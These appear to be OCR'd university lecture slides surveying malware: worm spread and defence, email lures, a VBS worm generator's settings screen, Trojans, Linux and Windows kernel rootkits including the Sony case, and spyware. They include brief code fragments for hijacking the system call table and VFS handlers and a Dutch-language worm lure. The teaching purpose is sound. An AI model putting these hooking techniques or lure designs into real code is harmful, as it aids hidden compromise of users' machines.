
Target Locator

- Scanning
  - more Google searches
    - search for vulnerable web applications (Santy)
  - randomly generate IP addresses and send probes
  - interestingly, many random number generators flawed
    - static seed
    - not complete coverage of address space
  - scanning that favors local addresses (topological scanning)
  - some worms use hit-list with known targets (shorten initial phase)
- Service discovery and OS fingerprinting performed as well

Email-Based Worms

- Often use social engineering techniques to get executed
  - fake from address
  - promise interesting pictures or applications
  - hide executable extension (.exe) behind harmless ones (.jpeg)
- Many attempt to hide from scanners
  - packed or zipped
  - sometimes even with password (ask user to unpack)
- Some exploit Internet Explorer bugs when HTML content is rendered
- Significant impact on SMTP infrastructure
- Speed of spread limited because humans are in the loop
  - can observe spread patterns that correspond to time-of-day

Email-Based Worms




Lillian Turner (Google Support) has sent you a message:

2/02/2017
Undeliverable messages.

Learn more

Don't want occasional updates about Gmail activity? Change what email Google Support sends you.



Deceptive site ahead

Attackers on **xmentellityiq.com** may trick you into doing something dangerous like installing software or revealing your personal information (for example, passwords, phone numbers, or credit cards).

Exploit-Based Worms

- Require no human interaction
  - typically exploit well-known network services
  - can spread much faster


- Propagation speed limited either
  - by network latency

    worm thread has to establish TCP connection (Code Red)
  - by bandwidth


    worm can send (UDP) packets as fast as possible (Slammer)

- Spread can be modeled using classic disease model
  - worm starts slow (only few machines infected)
  - enters phase of exponential growth
  - final phase where only few uncompromised machines left

Exploit-Based Worms



Worm Generators



About Vbswg 2 Beta

Vbs Worms Generator 2 Beta. By [K]

Copyright March 2001 [K]

Vbswg 2 Beta - By [K]

Main

Worm name: MJK's Worm

Your name: marie-jose

Worm Backup

File name: Vbswg_Worr

Copy worm to: Windows

Vbswg 2 - E-mail option

E-Mail

☑ Use Outlook E-mail replicati

● Send as attachment ○ S

Subject: Viruswaarschuwing

Message Body (Only for Attach

Hoi,

Klik op de bijlage, dan bescher
je pc tegen een nieuw virus.

Vbswg 2 - Payload options

Payload

☑ Use payload

Show Message

Message: I've nothing to say. :o)

○ Tittle: :o)

Picture: Information

Goto Url

● Url:: http://www.marie-joseklaver.nl

Change Registered owner name

○ New Name: Jackass

Shut down

○ Shut down the computer (Not for WIn 200 or NT)

When?

Random

● How often: 1 in 5

Date

○ Month: Jan Day: 26

Worm Defense

- Virus scanners
  - effective against email-based worms
  - email attachments can be scanned as part of mail processing

- Host level defense
  - mostly targeted at underlying software vulnerabilities
  - code audits
  - stack-based techniques
    - StackGuard, MS VC compiler extension
  - address space layout randomization (ASLR)
    - attempt to achieve diversity to increase protection


Worm Defense

- Network level defense
  - intrusion detection systems
    - scan for known attack patterns
    - automatic signature generation (Early Bird, Autograph, Polygraph)
  - rate limiting
    - allow only certain amount of outgoing connections
    - helps to contain worms that perform scanning
  - personal firewall
    - block outgoing SMTP connections (from unknown applications)

Trojan Horse

- Trojan horse is a malicious program that is disguised as legitimate software
  - software may look useful or interesting (or at the very least harmless)
  - term derived from the classical myth of the Trojan Horse

- Two types of Trojan horses
  1. malicious functionality is included into useful program
     - disk utility, screensaver, weather alert program
     - famous compiler that generated backdoor into code
  2. malware is stand-alone program
     - possibly disguised file name (sexy.jpg.exe)



Trojan Horse

- Many different types and functions
  - spy on (sensitive) user data
    - log keystrokes, monitor surfing activity
  - disguise presence
    - rootkits
  - allow remote access
    - file transfer, remote program execution
    - base for further attacks, mail relay (for spammers)
    - Back Orifice, NetBus, SubSeven
  - damage routines
    - corrupting files
    - participate in denial of service attacks

Rootkits

- Tools used by attackers after compromising a system
  - hide presence of attacker
  - allow for return of attacker at later date
  - gather information about environment
  - attack scripts for further compromises
- Traditionally trojaned set of user-space applications
  - system logging (syslogd)
  - system monitoring (ps, top)
  - user authentication (login, sshd)

Kernel Rootkits

- Kernel-level rootkits
  - kernel controls view of system for user-space applications
  - malicious kernel code can intercept attempts by user-space detector to find rootkits
- Modifies kernel data structures
  - process listing
  - module listing
- Intercepts requests from user-space applications
  - system call boundary
  - VFS fileops struct

Linux Kernel Rootkits

- Linux kernel exports well-defined interface to modules
- Examples of legitimate operations
  - registering device with kernel
  - accesses to devices mapped into kernel memory
  - overwriting exported function pointers for event callbacks
- Kernel rootkits violate these interfaces
- Examples of illegal operations
  - replacing system call table entries (knark)
  - replacing VFS fileops (adore-ng)

Linux Kernel Rootkits

- System call table hijacking


```
 orig_getuid = sys_call_table[__NR_getuid];
sys_call_table[__NR_getuid] = give_root;
```

- VFS hijacking

```
pde = proc_find_tcp();
o_get_info_tcp = pde->get_info;
pde->get_info = n_get_info_tcp;
```

- Works pretty much the same for Windows

Windows Kernel Rootkits



Real Story of the Rogue Rootkit

By Bruce Schneier | Also by this reporter
02:00 AM Nov, 17, 2005

It's a David and Goliath story of the tech blogs defeating a mega-corporation.

On Oct. 31, Mark Russinovich broke the story in his blog: Sony BMG Music Entertainment distributed a copy-protection scheme with music CDs that secretly installed a rootkit on computers. This software tool is run without your knowledge or consent -- if it's loaded on your computer with a CD, a hacker can gain and maintain access to your system and you wouldn't know it.

The Sony code modifies Windows so you can't tell it's there, a process called "cloaking" in the hacker world. It acts as spyware, surreptitiously sending information about you to Sony. And it can't be removed; trying to get rid of it

Windows Kernel Rootkits

- Sony rootkit filters out any files/directories, processes and registry keys that contain `$sys$`
- System call dispatcher
  - uses system service dispatch table (SSDT)
  - Windows NT kernel equivalent to system call table
  - entries can be manipulated to re-route call to custom function

`ZwCreateFile`
- used to create or open file

`ZwQueryDirectoryFile`
- used to list directory contents (i.e. list subdirectories and files)

`ZwQuerySystemInformation`
- used to get the list of running processes (among other things)

`ZwEnumerateKey`
- used to list the registry keys below a given key

Rootkit Defense

- `tripwire`
  - user-space integrity checker
- `chkrootkit`
  - user-space, signature-based detector
- `kstat, rkstat, StMichael`
  - kernel-space, signature-based detector
  - implemented as kernel modules or use /dev/kmem
- Limitations
  - typically, rootkit must be loaded in order to detect it
  - thus, detectors can be thwarted by kernel-level rootkit
  - also suffer from limitations of signature-based detection

Rootkit Defense

- Kernel rootkits
  - have complete control over operating system
  - operating system is part of trusted computing base, thus applications can be arbitrarily fooled
  - this includes all rootkit or Trojan detection mechanisms
  - at best, an arms race can be started
- Proposed solutions
  - trusted computing platform
    - can enforce integrity of operating system
  - smart cards
    - attacker can not influence computations on card, but has still full control of computations performed on machine and information displayed on screen

Spyware

- Any software that monitors and collects information about a user in a covert and unsolicited manner
- Goal of spyware
  - collect sensitive user information and surfing habits
- Task of spyware
  - component must monitor user behavior
  - component must leak information to environment (OS, network)
- Often implemented as browser extensions
  - Internet Explorer Browser Helper Object (BHO)
  - COM object that can hook into Microsoft's Internet Explorer
  - monitor/modify events

Spyware

- Interaction
  - between browser and spyware component
    - COM function invocations (exported by Internet Explorer)
  - between spyware component and operating system
    - Windows API calls
- In addition, it typically has a real company behind it that is making money from the information gathered
  - Adware is any software that injects unsolicited advertisements into a user’s workspace
  - Scumware is a specific type of adware that hides other advertisements with those from its own controlling source

Spyware

Typical routes of infection:

1. spyware is bundled with legitimate software package
   - end-user license agreement (EULA) even informs about this fact
   - EULA is very long (often hundreds of pages), user accepts
   - classic examples are shareware programs
     - P2P file-sharing clients (e.g., Kazaa)

2. “drive-by” downloads
   - exploit browser bug, in particular, vulnerabilities of Internet Explorer
   - WMF (Windows meta file) exploit, around Christmas 2005
   - arbitrary code execution via mismatched DOM objects (December 2005)
   - insufficient ActiveX security settings

3. fake dialogs
   - display “Would you like to optimize your Internet” and perform installation when user agrees

Malware and Vulnerable Software

- Malicious software (Malware) and benign software that can be exploited to perform malicious actions (Badware) are two facets of the same problem

  ⟶ execution of unwanted code

- Malware
  - viruses, worms, Trojan horses, rootkits, and spyware are evolving to become resilient to eradication and to evade detection

- Badware
  - services and applications (especially web-based) are vulnerable to a wide range of attacks, some of which novel

Conclusions

- Malware
  - sophisticated technology developed for more than 20 years
  - combined with automatic spread mechanisms
  - tools to generate malware significantly lower technological barrier
- Trojan Horses
  - particularly dangerous because they infest trusted computing base
  - typically full control of platform and applications
- Defense Techniques
  - mostly reactive
  - using signatures to detect known instances
  - use best programming practice for application development, educate employees, keep infrastructure well maintained (patched)